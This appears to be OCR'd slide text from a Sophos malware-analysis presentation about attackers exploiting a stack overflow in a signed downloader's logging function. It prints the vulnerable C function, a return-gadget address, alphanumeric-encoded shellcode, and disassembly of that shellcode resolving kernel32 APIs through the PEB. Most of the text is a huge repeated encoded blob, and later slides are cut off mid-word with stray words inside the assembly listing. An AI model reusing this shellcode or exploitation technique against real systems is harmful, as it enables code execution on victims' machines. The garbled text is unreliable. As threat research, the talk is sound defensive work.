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 100 PC@


Logging

```
char *write_log(int a1, char *Format, ...)
{
  va_list va; // [sp+200Ch] [bp+Ch]@1
  char *result; // eax@1
  char Dest; // [sp+0h] [bp-2000h]@2

  va_start(va, Format);
  result = Format;
  if ( Format )
  {
    result = (char *)vsprintf(&Dest, Format, va);
    if ( (unsigned int)result < 0x2000 )
      result = (char *)CLog__ADD_Log(g_Log, &Dest, result, a1);
  }
  return result;
}
```

Exploitation

Log function epilogue:


```
add    esp, 2000h
retn
```



0x404350 (PC@)
Param 1: log entry ID
Param 2: address of command line

```
.text:00404350    pop    ecx
.text:00404351    retn
```

Param 1: log entry ID
Param 2: address of command line




LLLLYIIII7QZAkA0D2A00A0kA0D2A12B10B1ABjAX8A1uIN
2uNkXlMQJLePvbUPePJgW59t7kwOKDSPJgg5hh2ZezxFVX
Jg75xlrebuXbtKyWqUXp5FKfZvYPKwpEzTm7xosdLUO7w5
zXLnN0dVNKO72eKLYKJs3

Shellcode from the command line

```
                    push    ebp
                    mov     ebp, esp
                    sub     esp, 200h
                    mov     dword ptr [ebp-1Ch], 60F43F1Bh ; GetModuleFileNameA
                    mov     dword ptr [ebp-18h], 38C62A7Ah ; CreateFileA
                    mov     dword ptr [ebp-14h], 0BE25545h ; ReadFile
                    mov     dword ptr [ebp-10h], 0C0D6D616h ; CloseHandle
                    mov     dword ptr [ebp-0Ch], 9554EFE7h ; GetFileSize
at t                mov     dword ptr [ebp-8], 0AB16D0AEh ; VirtualAlloc
                    mov     dword ptr [ebp-4], 0B562D3DBh ; VirtualFree
                    xor     ecx, ecx
                    mov     esi, fs:dword_30 ; ESI <- PEB
                    mov     esi, [esi+0Ch]  ; PPEB_LDR_DATA
                    mov     esi, [esi+1Ch]  ; <- InInitOrderModuleList

    next_module:                            ; CODE XREF: seg000:00002455↓j
                    mov     eax, [esi+8]    ; <- DllBase
                    mov     edi, [esi+20h]  ; <- BaseDllName
                    mov     esi, ds:off_0[esi] ; <- next entry
                    cmp     [edi+18h], cx   ; check name length - search for KERNEL32.DLL
                    jnz     short next_module ; <- DllBase
                    mov     ebx, eax
                    mov     edx, [ebx+3Ch]
                    mov     edx, [edx+ebx+78h] ; <- Export table
                    add     edx, ebx
                    mov     [ebp-24h], edx
                    mov     esi, [edx+20h]  ; <- Export table: Address of names
                    add     esi, ebx
the                 mov     ecx, [edx+18h]  ; <- Export table: number of names
                    xor     edx, edx
                    mov     [ebp-28h], edx

    next_function:                          ; CODE XREF: seg000:000024C5↓j
```

Main payload


- Decrypted ar
- Connects to
- Communicat
- Loads config
  - HKLM\SOF
  - file %ALLU



Exploited application

- Downloader component
- 4 different variations identified
- All 4 are vulnerable to the exploit
- All have the same version info
  - *Verified:* *Signed*
  - *Signing date:* *07:20 23/02/2012*
  - *Publisher:*
  - *Description:* *DownLoad Microsoft ???????*
  - *Product:* *DownLoad ????*
  - *Version:* *1, 0, 0, 1*
  - *File version:* *10, 3, 19, 1*

Installation flow



Conclusion

Not every that looks clean, acts as clean or is clean is innocent.

Questions?

gabor.szappanos@sophos.com

SOPHOS